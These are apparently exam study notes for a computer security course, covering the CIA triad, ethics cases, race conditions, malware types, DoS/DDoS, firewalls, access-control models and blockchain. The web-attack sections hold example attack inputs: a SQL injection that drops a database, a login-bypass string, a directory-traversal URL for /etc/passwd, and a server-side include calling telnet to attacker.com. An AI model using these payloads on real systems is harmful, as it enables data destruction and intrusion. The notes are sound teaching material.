L-1-3

1. With appropriate examples, show that it is needed to balance CIA (Confidentiality-Integrity-Availability) to ensure computer security. (2023)

The CIA Triad—Confidentiality, Integrity, and Availability—are the three core principles of information security. A system is considered secure only when all three are maintained. However, these principles are often in conflict, requiring a careful balance.

Example 1: Prioritizing Confidentiality over Integrity and Availability (C vs. I+A)

- **Scenario:** To achieve maximum **confidentiality**, an organization disconnects a computer from the internet.
- **Impact:**
    - **Availability** is severely impacted because the computer and its data are no longer accessible to authorized users over the network.
    - **Integrity** suffers because the computer cannot receive important updates, leading to its data becoming outdated or inconsistent.

Example 2: Prioritizing Integrity over Confidentiality and Availability (I vs. C+A)

- **Scenario:** To ensure the highest level of data **integrity**, an organization requires extensive data checks by multiple people and systems.
- **Impact:**
    - **Confidentiality** is reduced because more individuals have access to the data to perform the integrity checks.
    - **Availability** decreases because the data is often locked and inaccessible to other users while it is undergoing verification.

These examples demonstrate that overemphasizing one aspect of the CIA Triad can create weaknesses in the others. Therefore, effective computer security requires balancing these three properties according to the specific risks and requirements of the system being protected.

L-4-5

7. Analyze an ethical case study: A city records operator is asked by a researcher to release names and addresses corresponding to numerical data to which the researcher has access. Should the operator release the data? Prepare an analysis for or against this proposition. (2023)

To analyze this ethical case study, we can apply the ethical reasoning framework. The process involves analyzing the situation and justifying an ethical choice.

1. Understand the Situation:
A city records operator, who is responsible for protecting private data about individuals, has been

asked by a researcher to provide personally identifiable information (names and addresses). The researcher already has access to anonymized numerical data and wants to link it to specific people.

2. Identify the Ethical Principles Involved:
This scenario is directly related to the "Privacy Rights" case study. The key ethical principles involved are:

- **Job Responsibility:** The operator has a duty to protect the city's data and the privacy of its citizens.
- **Confidentiality:** The names and addresses are private, confidential data. Releasing them without consent would be a breach of this principle.
- **Use and Possible Misuse:** While the researcher may intend to use the data for a valid purpose, providing the names and addresses creates a significant risk of misuse. Once the data is de-anonymized, it could be lost, stolen, or used for unintended purposes, harming the individuals involved.
- **Tacit Permission:** The individuals whose data is in the records have not given their permission for their personal information to be shared with a third-party researcher. The operator cannot assume consent.
- **Propriety:** The operator must consider whether releasing this information is proper and in line with their professional duties and the public's trust.

3. Analysis and Justification:

- **Argument Against Release (The Stronger Position):** Releasing the data would be an unethical choice. The operator's primary responsibility is to protect the private data of individuals. The principle of confidentiality is paramount. Releasing names and addresses without the explicit consent of the individuals involved creates a high potential for misuse and violates their privacy rights. The researcher's need for data does not outweigh the fundamental right to privacy and the operator's duty to protect that data.
- **Argument For Release (The Weaker Position):** One might argue that if the research serves a greater societal good, the release could be justified. However, this position is weak because it dismisses the significant ethical principles of confidentiality and the potential for harm through misuse.

Conclusion:
Based on the ethical principles of job responsibility, confidentiality, and the potential for misuse, the operator should **not** release the data. Releasing the information would be an unethical action.

40. List key points of the IEEE code of ethics. (2021) (NOTE)

The first point of the code is:

1. To uphold the highest standards of integrity, responsible behavior, and ethical conduct in professional activities; specifically, to hold paramount the safety, health, and welfare of the public, to strive to comply with ethical design and sustainable practices.

45. Define copyrights, patents, and trade secrets. Give a comparison among them. (2020)

Definitions:

- **Copyrights:** Designed to protect the *expression of ideas*, not the ideas themselves. A copyright applies to a creative work such as a story, photograph, song, or sketch.
- **Patents:** Protect *inventions*, tangible objects, or ways to make them. A patent can protect a "new and useful process, machine, manufacture, or composition of matter."
- **Trade Secret:** Information that gives one company a competitive advantage over others. Examples include the formula for a soft drink or a confidential customer list.

Comparison:

Topics	Copyright	Patent	Trade Secret
Protects	Expression of an idea, not the idea itself.	The invention—the way something works.	A secret that provides a competitive advantage.
Protected object made public	Yes; the intention is to promote publication.	Yes; the design is filed at a Patent Office.	No.
Requirement to distribute	Yes.	No.	No.
Ease of filing	Very easy, do-it-yourself.	Very complicated; a specialist lawyer is suggested.	No filing required.
Duration	Life of the human originator plus 70 years, or a total of 95 years for a company.	19 years.	Indefinite.
Legal protection	Sue if an unauthorized copy is sold.	Sue if the invention is copied.	Sue if the secret is improperly obtained.

L-6-8

3. "A race condition is difficult to detect because it depends on the order in which two processes execute". Explain with an appropriate diagram. (2023)

A race condition, also known as a TOCTTOU (Time-Of-Check To Time-Of-Use) error, is a security vulnerability that occurs when a program's behavior depends on the sequence or timing of uncontrollable events. This situation arises when a program checks for a specific condition

(like a permission or file status) and then performs an action based on that check, but the state of the system changes between the check and the action.

The sequence of events in a TOCTTOU vulnerability is as follows:

1. **Request:** A user requests the system to perform an action.
2. **Verification (Time-Of-Check):** The system verifies that the user is authorized to perform the requested action on a specific resource.
3. **Action (Time-Of-Use):** The system performs the action.

The vulnerability is exploited by an attacker who can alter the resource or the system's state *after* the verification (Step 2) but *before* the action is executed (Step 3).

Example from the slides (A Unix setuid program):

An appropriate example to illustrate this is a privileged Unix program. A diagrammatic flow of the attack would look like this:

Time	User / Attacker Action	Privileged Program Action	System State (logfile points to...)
T1	Attacker creates a symbolic link: logfile -> file_she_owns		file_she_owns
T2	Attacker requests the program to write to logfile.	**CHECK:** Program checks if the user has permission to write to logfile. Since it points to a user-owned file, the check **passes**.	file_she_owns
T3	**ATTACK:** Attacker "wins the race" and quickly changes the symbolic link: logfile -> /etc/passwd		/etc/passwd
T4		**ACTION:** The program, running with superuser privileges, now opens logfile to write to it.	The program is now writing to /etc/passwd.

In this scenario, the program checked the permissions for one file (file_she_owns) but ended up writing to a completely different, critical system file (/etc/passwd). The state of the system changed between the check for permission and the execution of the write operation, allowing the attacker to escalate their privileges.

This problems defence can be achieved by acting on the object directly (e.g., using a filehandle instead of a filename for checks and operations) or by using locks to ensure the object is not changed.

13. Write down the concept of SQL injection with an example. (2023, 2020, 2017)

The concept of SQL injection arises from a type of unintentional security flaw known as **incomplete mediation**. Mediation is the process where a program ensures that input from an untrusted user is meaningful and safe. Incomplete mediation occurs when an application fails to

properly validate or sanitize this input, allowing an attacker to submit malicious data that is processed by a back-end system.

Web applications are a common place where this occurs. They need to validate user input to catch entries that are malformed, unreasonable, or inconsistent. When this validation is insufficient, it creates a security issue.

SQL injection is a specific attack that occurs when an attacker inserts malicious SQL code into an input field. If the application does not properly mediate this input, the malicious code is passed to the database and executed.

Example from the slides:

Imagine a web form that asks a user for their Date of Birth (DOB). The application takes this input and uses it to build a SQL query to interact with a database named "clients".

- **Expected Input:** 1990-05-20

An attacker, however, could provide the following malicious input in the DOB field:

- **Malicious Input:** '; DROP DATABASE clients --

If the application performs incomplete mediation and directly inserts this string into its SQL query, the database would see a command like:

UPDATE users SET dob = ''; DROP DATABASE clients --' WHERE ...

The database would interpret this as three separate parts:

1. UPDATE users SET dob = '': A valid (though incomplete) command to update the DOB.
2. DROP DATABASE clients: A second, malicious command to delete the entire "clients" database.
3. --: A comment character in SQL, which causes the rest of the original, intended query to be ignored.

The result is that the attacker's command is executed, leading to catastrophic data loss. The defense against this is to implement robust **server-side mediation**, where the application carefully checks, cleanses, and validates all user-supplied input to ensure it falls within well-specified, safe values before being used.

L-9-10

4. What is a web bug? Why do we consider a web bug to be "malicious code"? (2023)

🔎 What is a Web Bug?

A **web bug** (also called a tracking pixel, web beacon, or clear GIF) is:

- A **tiny (1x1 pixel), invisible image** or object embedded in a webpage or email.
- When your browser loads the page, it **fetches this tiny image from a third-party server** (not from the site you are visiting).
- While doing so, your browser sends **hidden information** like:
    - Your **IP address** (reveals location).
    - Your **browser cookies** (can be used to track you across websites).
    - Possibly personal information (if you are logged in to that site).

So a web bug acts as a **silent tracker**, letting someone monitor your online activity **without your knowledge**.

⚠️ Why It's Considered Malicious Code

- **Privacy Violation:** It secretly collects data about you (tracking your behavior without permission).
- **Hidden Execution:** It makes your browser send requests and share data you didn't explicitly approve.
- **Unethical Behavior:** Like a buffer overflow exploit forces a system to misbehave, a web bug forces your browser to leak your data to a third party.

Hence, it is considered "malicious code" — not because it directly damages your system, but because it **violates user privacy and security policies**.

5. How do browser attacks succeed? (2023)

Browser attacks succeed primarily due to **failed identification and authentication**. While users may take steps to authenticate themselves to a website (e.g., with a password), it is difficult for the user to reliably authenticate the website they are communicating with. Without continuous and mutual authentication, neither end can fully trust the other, creating an opening for attacks.

Several types of browser attacks that exploit this weakness:

Attack Type	How it Works	What Happens
Man-in-the-Browser (MitB)	A Trojan infects the browser and intercepts data before it is encrypted.	Attacker sees passwords, credit card data, etc.
Keystroke Logger	Malware/hardware records every key you type.	Attacker steals credentials, banking info.

Page-in-the-Middle	You get redirected to a fake page that looks real.	You enter your data → attacker collects it.
Program Download Substitution	You think you are downloading a legit program but get malware instead.	Spyware/malware gets installed.
User-in-the-Middle	Attackers trick you into solving CAPTCHAs or doing actions for them.	Spammers bypass anti-bot systems using you.

These attacks are largely failures of authentication and can be mitigated with stronger verification methods like shared secrets, one-time passwords, and out-of-band communication (e.g., a confirmation call).

11. Explain different ways of getting control of a program by a virus. (2023, 2018)

A virus gets control of a program through a process called **infection**. The goal is to modify an existing, non-malicious program or document (the "host") so that executing or opening it will transfer control to the virus. After the virus performs its malicious actions (its "dirty work"), it may transfer control back to the original host program.

The following ways a virus achieves this:

1. **Infecting Executable Programs:** A virus will typically modify other programs by copying its own code to the beginning of the target's program code. When the user runs the infected program, the virus code runs first, after which it may or may not run the original program's code.
2. **Infecting Documents with Macros:** For documents that support macros (like spreadsheets or word processing files), the virus will edit other documents to add itself as a macro. This macro is set to start automatically as soon as the file is opened.
3. **Infecting the Computer Itself:** To ensure it is automatically activated every time the computer is booted, a virus can:
    - Place itself in the **boot sector** of the hard disk.
    - Add itself to the list of programs that the operating system runs at boot time.
    - Infect one or more of the legitimate programs that the OS runs at boot time.

14. What are DoS and DDoS attacks? How are these types of attacks launched? (2023, 2020, 2018)

DoS (Denial of Service) Attack

- **Definition:**
  A cyberattack where a single attacker floods a system, server, or network with excessive requests or malicious traffic to **make it unavailable** to legitimate users.

- **Goal:**
  Overwhelm resources (CPU, memory, bandwidth) → crash or slow down the service.
- **Example:**
  Sending millions of requests to a website so it can't respond to real users.

DDoS (Distributed Denial of Service) Attack

- **Definition:**
  A **distributed** version of DoS — attacker uses **multiple compromised devices** (often a botnet) to launch a coordinated flood of traffic.
- **Goal:**
  Same as DoS, but much harder to block because traffic comes from many sources.
- **Example:**
  Thousands of infected IoT devices sending requests at the same time, making a website completely unreachable.

🛠 How These Attacks Are Launched

🚀 Steps for a DoS Attack

1. **Choose Target:** Server, website, or service.
2. **Send Malicious Traffic:**
   - Ping Flood (ICMP requests)
   - SYN Flood (half-open TCP connections)
   - Application layer requests (HTTP floods)

🚀 Steps for a DDoS Attack

1. **Build a Botnet:** Infect thousands of computers/IoT devices with malware.
2. **Command & Control (C&C):** Attacker controls all bots remotely.
3. **Launch Attack:** All bots send traffic simultaneously → overwhelm target's resources.

14. What are DoS and DDoS attacks? How are these types of attacks launched? (2023, 2020, 2018)

DoS (Denial of Service) Attack

A **DoS attack** tries to **make a server, network, or service unavailable** for its legitimate users by overloading it with fake requests or malicious traffic.

Types of DoS Attacks

1️⃣ Ping Flood

- Attacker sends **tons of ICMP Echo Request (ping)** packets to the victim.
- Victim wastes CPU & bandwidth replying with Echo Replies.
- Eventually, it **slows down or crashes** because all resources are used up.

2️⃣ SYN Flood

- Part of the **TCP 3-way handshake** is abused.
- Normal TCP handshake:
  SYN → SYN-ACK → ACK
- Attacker sends **many SYN packets** but **never sends the final ACK**.
- Server keeps waiting for ACK → keeps many half-open connections → **runs out of memory**, stopping it from serving real users.

3️⃣ Black Hole Attack

- Done at **network routing level**.
- Malicious router says, "Hey, I have the best/shortest path to that destination."
- Other routers send traffic through it.
- But instead of forwarding, it **drops all packets** → victim's network becomes unreachable.

DDoS (Distributed Denial of Service) Attack

This is a **stronger, large-scale version of DoS**, using **many computers at once**.

How DDoS Works

Step 1: Creating a Botnet

- Attacker hacks into many computers (using Trojans, phishing, buffer overflow, etc.).
- Installs malicious software on them → these infected computers become **zombies** or **bots**.
- All bots together form a **botnet** (network of infected machines).

Step 2: Launching the Attack

- Attacker sends a **single command** to all bots.
- All bots start flooding the target server at the same time.
- Because thousands/millions of machines are sending traffic, the server or network becomes overloaded → **goes offline**.

41. What is Malware? Write a short note on Ransomware, Adware, and Trojan horse. (2020)

Malware:
Malware is short for **malicious software**. It refers to various forms of software written with malicious intent. A common characteristic of all malware is that it needs to be **executed** to cause harm, which can happen either through user action (e.g., running a program) or by exploiting an existing flaw in a system.

1. Trojan Horse

- **What it is:** A program that looks harmless or useful but secretly does something malicious.
- **How it works:** Tricks users into running it (e.g., disguised as a game, utility, or file).
- **Key point:** Does **not spread on its own**—it relies on user action.
- **Example:** Potentially Unwanted Programs (PUPs) like extra toolbars or apps that sneak in adware.

2. Ransomware

- **What it is:** Malware that **locks or encrypts your files** and demands a ransom to unlock them.
- **How it works:** Once executed, it encrypts your data and shows a message asking for money (usually in cryptocurrency) to provide the decryption key.
- **Impact:** Can make all your important files inaccessible until you pay the ransom (and even then, payment doesn't guarantee recovery).

3. Adware

- **What it is:** Software that displays unwanted advertisements and tracks user behavior for profit.
- **How it works:** Often collects information like IP addresses, cookies, or browsing habits without your consent, then sends it to third-party servers.
- **Connection to Trojan/PUP:** Many adware programs are bundled in PUPs or Trojan horses.

🛡 Malicious Code – Full Breakdown

Malicious code (viruses, worms, trojans, etc.) has **4 key aspects**:

1️⃣ Harm – How Malware Affects Systems

Malware can cause different levels of harm:

Type	Explanation	Example
Nondestructive	Just annoying or playful, does not damage data.	Flashing a message or opening random windows.
Destructive	Damages or deletes files, corrupts software, or stresses hardware.	Wiping hard drive data.

Commercial/Criminal Intent	Focused on profit — steals data, gives remote access, installs spyware/ransomware.	Stealing banking passwords or cryptocurrency wallets.

Real Examples:

- **Morris Worm (1988):** First internet worm, slowed networks.
- **ILoveYou Worm (2000):** Deleted files and spread via email rapidly.

2 Transmission & Propagation – How Malware Spreads

Malware must first **enter** and then **replicate/spread**.

🔹 Transmission (Getting Inside the System)

- **Setup/Installer Program:** When installing software, if installer is infected, virus gets executed.
- **Attached Files:** Malicious email attachments (e.g., .exe, .docm).
- **Document Viruses:** Hidden macros in Word/Excel.
- **Autorun:** Auto-executing code (USB autorun.inf, boot sector viruses).

🔹 Propagation (Replicating Once Inside)

- **Appended Virus:** Attaches itself at the end of a legitimate program → runs first.
- **Surrounding Virus:** Attaches virus code at beginning + end of program → guaranteed execution.
- **Integrated/Replaced Code:** Replaces part of original program → executes instead of real function.
- **Worms:** No user action needed — replicate across networks automatically.

3 Activation – How Malware Gains Control

For malware to **cause damage**, it must get executed:

- **User Action:** Opening infected file, clicking malicious link.
- **Exploiting Vulnerabilities:** Buffer overflow, privilege escalation.
- **Auto-Execution:** Boot sector viruses, autorun scripts.
- **Disguise:** Trojan horse looks like legitimate software.
- **Self-Replication:** Worm spreads automatically and runs its payload.

4 Stealth – How Malware Hides

Malware uses **stealth techniques** to avoid detection:

Type	Explanation

Installation Stealth	Hidden installation — bundled with other software or silently downloaded.
Execution Stealth	Runs in background, hides in memory with fake names.
Storage Stealth	Encrypts or morphs (polymorphism) to look different each time.

🛡 Countermeasures

👤 User-Level Countermeasures

1. **User Vigilance:**
    - Download software only from trusted vendors.
    - Test new software on a sandbox/VM.
    - Never open suspicious email attachments.
2. **Virus Detectors:**
    - **Signature-based:** Detect known viruses by fingerprint.
    - **Limitation:** Cannot catch new/unknown (zero-day) malware.
3. **Code Analysis:**
    - Study malware to understand how it behaves and predict new threats.

👷 Developer-Level Countermeasures

Software Engineering Principles

- **Modularity:** Small independent modules = easier debugging.
- **Encapsulation & Information Hiding:** Limit exposure of internal code details.
- **Confinement:** Restrict resource access for untrusted code.
- **Simplicity:** Simpler code = fewer security flaws.

Testing

- **Unit, Integration, System, Performance Testing** → ensures program works correctly.
- **Limitation:** Cannot guarantee security, only correctness for tested cases.

Security-Specific Measures

- **Design for Security:** Threat modeling during design phase.
- **Penetration Testing:** Simulate attacks to find weaknesses.
- **Formal Verification:** Mathematical proof that program satisfies security properties.
- **Validation:** Ensure software does what users actually need (no hidden insecure behaviors).

❌ Countermeasures That Don't Work

- **Penetrate-and-Patch:** Just fixing vulnerabilities after attack — reactive, not preventive.
- **Security by Obscurity:** Hiding system details instead of securing them — fails once discovered.
- **Perfect Good/Bad Separator:** Impossible to have a perfect filter that blocks *all* malicious code while letting all good code run.

12. Write short notes on: Packet sniffing, Spoofing. (2023, 2020)

1. Spoofing

- **Definition:** Spoofing is when someone **pretends to be someone else** by falsifying data.
- **How it works:** Commonly seen in emails. The attacker changes the "From" field so it **looks like the email is from a trusted source** (like a bank or PayPal) even though it's from a scammer.
- **Purpose:** To **trick the recipient** into trusting the message—often to steal personal info, login credentials, or make the user click on malicious links.
- **Key point:** It's a way to **impersonate identities**, especially online.

Example: Receiving an email that looks like it's from your bank asking you to "verify your account," but it's actually from a hacker.

2. Packet Sniffing

- **Definition:** Packet sniffing is **eavesdropping on network traffic** to capture data being transmitted.
- **How it works:** On a network (like a LAN), packets sometimes get sent to multiple computers. A normal network card ignores packets not meant for it, but a **packet sniffer** can capture all packets and read them.
- **Purpose:** Attackers can **steal sensitive data** like passwords, messages, or credit card info while it's being sent between computers.

Key point: It's like secretly listening to someone else's conversation on the network.

🛠️ Common Attack Methods

1️⃣ Cross-Site Scripting (XSS)

💡 **Idea:** Attacker injects malicious code (often JavaScript) into a website, which then runs on users' browsers.

- **How it works:**
  - Attacker puts code in a comment box, search field, or URL.
  - The website does NOT sanitize input and sends it back to other users.

    - The browser executes the malicious code.
- **Impact:**
    - Steals cookies/sessions.
    - Redirects users to malicious websites.
    - Can alter the appearance/behavior of a website.
- **Types:**
    - **Persistent XSS:** Malicious code is stored on the server (dangerous!).
    - **Reflected XSS:** Code runs immediately via a malicious link but isn't stored.

📌 **Key Prevention:** Always **sanitize and encode user input** before displaying it.

2️⃣ SQL Injection (SQLi)

💡 **Idea:** Attacker manipulates a website's SQL queries by inserting special inputs.

- **Example:**
- SELECT * FROM users WHERE username='admin' AND password='1234';

If attacker types:
password = ' OR 1=1 --
It becomes:

SELECT * FROM users WHERE username='admin' AND password='' OR 1=1 --';

✅ Always true → attacker logs in without knowing the password.

- **Impact:**
    - Can read, modify, or delete data.
    - Can bypass login forms.
    - Can sometimes take full control of the server.

📌 **Key Prevention:** Use **prepared statements / parameterized queries** (never trust direct user input).

3️⃣ Dot-Dot-Slash (Directory Traversal)

💡 **Idea:** Attacker uses ../ to go back to parent folders and access restricted files.

- **Example:**
  http://example.com/page?file=../../etc/passwd
  → Reads Linux password file.
- **Impact:**
    - Reads sensitive system files.
    - Can reveal config files, database credentials, etc.

📌 **Key Prevention:** Sanitize and restrict file path inputs.

🛂 Server-Side Include (SSI) Attack

💡 **Idea:** Exploits the server's ability to execute commands embedded in web pages.

- **Example:**
- <!--#exec cmd="/usr/bin/telnet attacker.com"-->

→ Opens a Telnet session to attacker.

- **Impact:**
    - Remote command execution.
    - Unauthorized file access or modification.

📌 **Key Prevention:** Disable SSI or validate inputs before processing.

📧 Email Attacks

Email is a common way to trick users into giving up information.

🔑 **Types of Email Attacks:**

1. **Fake Email (Phishing):** Pretends to be from Facebook, bank, etc.
2. **Spam:** Mass email campaigns with fake shipping updates, alerts, or offers.
3. **Spoofed Email Headers:** Makes it look like the message came from a trusted sender.
4. **Spear Phishing:** Highly targeted phishing at one person or organization.

15. What is Firewall? What is the purpose of port scanning? (2023, 2020, 2018)

1. Firewall

- **Definition:** A **firewall** is a security system that monitors and controls network traffic between your internal network and the outside world. Think of it as a **gatekeeper**.
- **How it works:**
    - Examines all incoming and outgoing traffic.
    - Decides whether to **allow or block traffic** based on pre-defined rules.
- **Strategies:**
    1. **Allow all except explicitly blocked** – everything is allowed unless forbidden.
    2. **Block all except explicitly allowed** – everything is blocked unless allowed.
- **Limitations:** Firewalls protect mainly against external attacks—they **cannot stop attacks from inside the network**.

2. Purpose of Port Scanning

- **Definition:** Port scanning is a method to **check which ports on a computer or server are open**.
- **How it works:**
    - Computers run different services on different ports (e.g., web server on port 80, email on port 25).
    - An attacker scans these ports to see which are open and **identify the running services**.
- **Goal:**
    - Find a service with a known vulnerability (like a bug or weakness) that can be exploited.
- **Use:** Often used in **reconnaissance** before launching an attack.s

38. Compare copper wire, microwave, optical fiber, infrared, and wireless in their resistance to passive and active wiretapping. (2021)

The presentation discusses the vulnerability of different communication media to eavesdropping (wiretapping):

- **Copper Cable:** Highly vulnerable. An attacker who is physically close can use inductance to eavesdrop without making physical contact. Alternatively, they can cut the cable and splice in a secondary cable to intercept traffic.
- **Optical Fiber:** More resistant than copper. It has no inductance, and splicing into it causes signal loss that is likely detectable. However, a skilled attacker might still succeed by simply bending the fiber to cause a small, less detectable amount of light to leak out.
- **Microwave/Satellite Communication:** Vulnerable. The signal path tends to be wide, so an attacker who is close to the receiver can eavesdrop on the communication.
- **Wireless (WiFi):** Extremely vulnerable. WiFi signals can be **easily intercepted** by anyone with a standard Wi-Fi-capable device. This can be done from kilometers away with a directed antenna and does not require additional hardware that might arouse suspicion.

(Note: Infrared is not discussed in the presentation.)

39. Cite a reason why an organization might want two or more firewalls on a single network. Can a firewall block attacks that use server scripts? Why or why not? (2021, 2018)

- **Reason for two or more firewalls:** Organizations use multiple firewalls to implement **segmentation and separation** for a "defense in depth" strategy. For example, a web server that needs to be accessible from the public internet is more vulnerable to attack. Therefore, it should be placed in a separate network segment (often called a DMZ) outside the main company firewall. This isolates the high-risk web server from the trusted

internal network, so if the web server is compromised, the internal network remains protected by a second firewall.


- **Can a firewall block attacks using server scripts?** Yes, certain types of firewalls can. An **Application Proxy** firewall works at the Application Layer and inspects the content of traffic (e.g., HTTP). It has full knowledge of the communication and can perform sophisticated processing, such as filtering URLs or scanning for viruses embedded in the traffic. This allows it to identify and block malicious server-side scripts before they reach the server. In contrast, a simple packet-filtering firewall, which only looks at headers, would not be able to block such an attack.

42. Define social engineering. Why is it harmful? (2020)

Social Engineering is an intelligence-gathering technique where an attacker obtains sensitive information directly from a person. Attackers often succeed by pretending to be someone within the person's organization (like a help desk technician or a fellow employee) who has a problem. They exploit the person's natural willingness to help to trick them into revealing information.

It is harmful because it bypasses technical security controls to directly access sensitive information. An attacker can use social engineering to obtain passwords, access to accounts (e.g., "I forgot my password..."), or other confidential data that can then be used to launch a larger attack.

Optical Fibre Eavesdropping



L-20

6. What are the key properties of a reference monitor? (2023)

A **reference monitor** is a core component of a computer's security system (usually part of the **security kernel**). Its job is to **control access** to all objects (like files, memory, devices) in the system, ensuring that every access is allowed according to security rules.

Think of it as a **strict gatekeeper** for all resources in the system.

Key Properties of a Reference Monitor

1. **Tamperproof**
    - It **cannot be bypassed or modified** by attackers or users.
    - Ensures that access control rules are enforced correctly and securely.
2. **Always Invoked**
    - Every time a process tries to access any object (file, memory, etc.), the reference monitor **must check permissions**.
    - This prevents unauthorized access.
3. **Small and Testable**
    - The reference monitor must be **small enough to be fully analyzed and tested**.
    - Ensures there are no hidden vulnerabilities and that it works correctly in all situations.

9. Explain the Bell-LaPadula confidentiality model with a proper example. (2023, 2021)

The **Bell-LaPadula model** is a formal security model focused specifically on enforcing **confidentiality**. Its goal is to describe the allowable paths of information flow in a secure system to prevent unauthorized disclosure of data.

The model defines a system with a set of subjects (S) (e.g., users, processes) and a set of objects (O) (e.g., files, documents). Each subject s has a fixed security clearance C(s), and each object o has a fixed security classification C(o). These security classes are ordered (e.g., Unclassified < Confidential < Secret < Top Secret).

The model works based on two main properties:

1. **Simple Security Property ("No Read Up"):** A subject s can only read an object o if the subject's clearance is greater than or equal to the object's classification ($C(o) \leq C(s)$). This prevents a user with a lower clearance from reading data at a higher security level.
2. ***-Property (Star Property or "No Write Down"):** A subject s who has read access to an object o can only write to another object p if the second object's classification is greater than or equal to the first object's classification ($C(o) \leq C(p)$). In simpler terms, a subject cannot write information to an object at a lower security level. This prevents the leakage of secret data to less secure levels.

Example (Slide):

- A subject **S1** with a low trust level can **read** from a low-sensitivity object **O1** ("No Read Up" is satisfied).
- S1 can also **write** to a higher-sensitivity object **O2** ("No Write Down" is satisfied).

- However, a subject **S2** with high trust cannot write to a lower-sensitivity object **O4** because this would violate the "No Write Down" rule, potentially leaking sensitive information. S2 can only write to objects at its level or higher (like **O5**).

10. What makes an Operating System secure or trustworthy? Describe various features of trusted Operating Systems. (2023, 2018)

An Operating System is considered **trustworthy** if there is a basis (assurance) for believing that it will meet its security expectations. Because the OS plays a central role in enforcing security, both developers and users need confidence in its functionality and implementation. The design of a trusted OS involves specifying both *what* it is (its intended functionality) and *how* it is to be constructed (its implementation).

Key Features of a Trusted OS

1. **User Identification and Authentication**
    - Makes sure **only legitimate users** can access the system.
    - Examples: usernames, passwords, biometrics.
2. **Mandatory Access Control (MAC)**
    - The system **enforces strict rules** on who can access what.
3. **Discretionary Access Control (DAC)**
    - Users can **control access to their own files**.
    - Example: setting read/write permissions on a file.
4. **Object Reuse Protection**
    - Ensures that **data from one user is not accidentally seen by another** when memory or storage is reused.
5. **Complete Mediation**
    - Every **access request is checked** against security rules, every time, without exception.
6. **Trusted Path**
    - Provides a **secure way for users to communicate with the OS**, ensuring the OS is not tricked by fake programs.
7. **Audit**
    - The system **records security-relevant events**, like logins and file access.
8. **Audit Log Reduction**
    - Helps to **filter and summarize audit logs** so they are easier to analyze.
9. **Intrusion Detection**
    - Detects **unauthorized or suspicious activity** within the system.

44. Explain the Lattice Model of access security with an appropriate figure. (2020)

The **Lattice Model of Access Security** is a mathematical structure used to organize elements based on a relation among them. This model is used to formalize security policies, such as the military security model. A lattice uses a relational operator (≤) to define a **partial ordering**, which must be both transitive and antisymmetric.

- **Transitive:** If $a \leq b$ and $b \leq c$, then $a \leq c$.
- **Antisymmetric:** If $a \leq b$ and $b \leq a$, then $a = b$.

In security, the relation is "dominance." For example, the security classification <Top Secret; all compartments> would be the largest element, dominating all others, while <Unclassified; no compartments> would be the smallest. **Example with Figure (Slide)**

8. Explain the concept of Blockchain technology. Discuss how its decentralized nature contributes to data integrity and transparency. (2023)

Concept of Blockchain Technology:
Blockchain is a distributed ledger technology that provides a transparent and immutable record of transactions. It is a ledger of chained blocks, where each block contains transactions and a block header. Its core purpose is to replace the need for a centralized trusted authority (like a bank or government) by using a combination of cryptography, peer-to-peer networking, and game theory. Key applications include cryptocurrencies (like Bitcoin), supply chain management, and decentralized databases.

Contribution of Decentralization to Data Integrity and Transparency:

- **Data Integrity:** Blockchain's decentralized nature ensures data integrity through **immutability** and **decentralized consensus**.
    - **Immutability:** Once a transaction is recorded on the blockchain, it cannot be altered or deleted. The ledger is tamper-proof because it is a "public ledger," with every node in the network hosting a replica. To change a record, an attacker would have to alter the block on a majority of the nodes in the network simultaneously, which is practically impossible.
    - **Decentralized Consensus:** There is no central owner or authority. Transactions are verified and validated by all nodes in the network. This distributed consensus mechanism ensures that only valid transactions are added to the chain, maintaining the integrity of the entire ledger.
- **Transparency:** Decentralization provides transparency by creating a **public ledger** where all transactions are visible to participants in the network.
    - Because the ledger is replicated across all full nodes, every participant can see and verify the history of transactions. This eliminates the need to trust a central authority because the state of the ledger is maintained and agreed upon by the entire community of nodes, making the entire process transparent.

34. What is Blockchain? Why is it considered immutable? Briefly explain the purpose of a consensus algorithm in Blockchain. (2021, 2020)

What is Blockchain?
Blockchain is a distributed ledger technology that provides a transparent and immutable record of transactions, replacing the need for a centralized trusted authority. It is a chain of blocks where each block contains transactions and a header, linked together using cryptography.

Why is it considered immutable?
Blockchain is considered immutable because once data is recorded in a block and added to the chain, it **cannot be altered or deleted**. This creates a reliable and tamper-proof history. The immutability is guaranteed by its decentralized structure; since the ledger is a public record replicated across every node in the network, changing a transaction would require altering the data on a majority of the network's computers, which is computationally infeasible.

Consensus Algorithm

A **consensus algorithm** is a set of rules that lets a **decentralized network** (like a blockchain) agree on which transactions are valid and which block gets added next.

Since there is **no central authority**, all nodes (computers in the network) must **come to an agreement** on the ledger's state.

Purpose of a Consensus Algorithm

1. **Verify Transactions**
    - Ensures that new transactions are **legitimate** before adding them to the ledger.
    - Prevents things like double-spending.
2. **Agree on New Blocks**
    - Decides which block of transactions is **added next** to the blockchain.
    - Ensures every node in the network updates its copy in the same way.
3. **Maintain Integrity & Trust**
    - Makes sure all nodes have the **same, consistent copy** of the ledger.
    - Keeps the system **secure and trustworthy** without a central authority.

46. Analyze an ethical case study about a student publishing a thesis paper without acknowledging their supervisor. Justify your choice in terms of ethical principles. (2020)

To analyze this case, we can use the "Steps for Ethical Decision-Making" framework:

1. **Understand the Situation:** A student has published a thesis paper but has failed to give credit or acknowledgment to their supervisor, who almost certainly contributed guidance, ideas, and resources to the work.

2. **Know Ethical Theories:** Frameworks like deontology (which focuses on the duty and rightness of actions) are relevant.
3. **List Ethical Principles:** The key ethical principles involved are:
    - **Honesty:** The student is being dishonest by presenting the work as solely their own, omitting the contributions of the supervisor.
    - **Fairness:** It is unfair to the supervisor to deny them credit for their intellectual and professional contributions.
    - **Responsibility:** The student has a responsibility to act with academic integrity and acknowledge all contributions to their work.
4. **Weigh Principles:** In academic and professional settings, the principles of honesty and fairness in crediting intellectual contributions are paramount.

Justification:
The student's action is unethical. The core of this issue is a violation of the ethical principles of **honesty** and **fairness**. Academic research is a collaborative effort, and a supervisor plays a critical role in guiding a student's thesis. By not acknowledging the supervisor, the student is misrepresenting the work as entirely their own, which is a form of plagiarism by omission. This is unfair to the supervisor, who is denied professional recognition for their mentorship and intellectual input. The student had a responsibility to uphold academic integrity, and they failed to do so. Therefore, the action is ethically unjustifiable.

🛡 Easy Explanation of Security Models & Concepts

1. Lattice Model of Access Security

Think of it like a **pyramid** or **ladder**:

- Data has **levels** (Top Secret → Secret → Confidential → Public).
- Users have **clearance levels**.
- A user can only access data at their level or below (depending on the rules).
- Ensures **no one accesses data above their clearance**.

💡 **Example:**
A person with **Confidential** clearance cannot see **Top Secret** files.

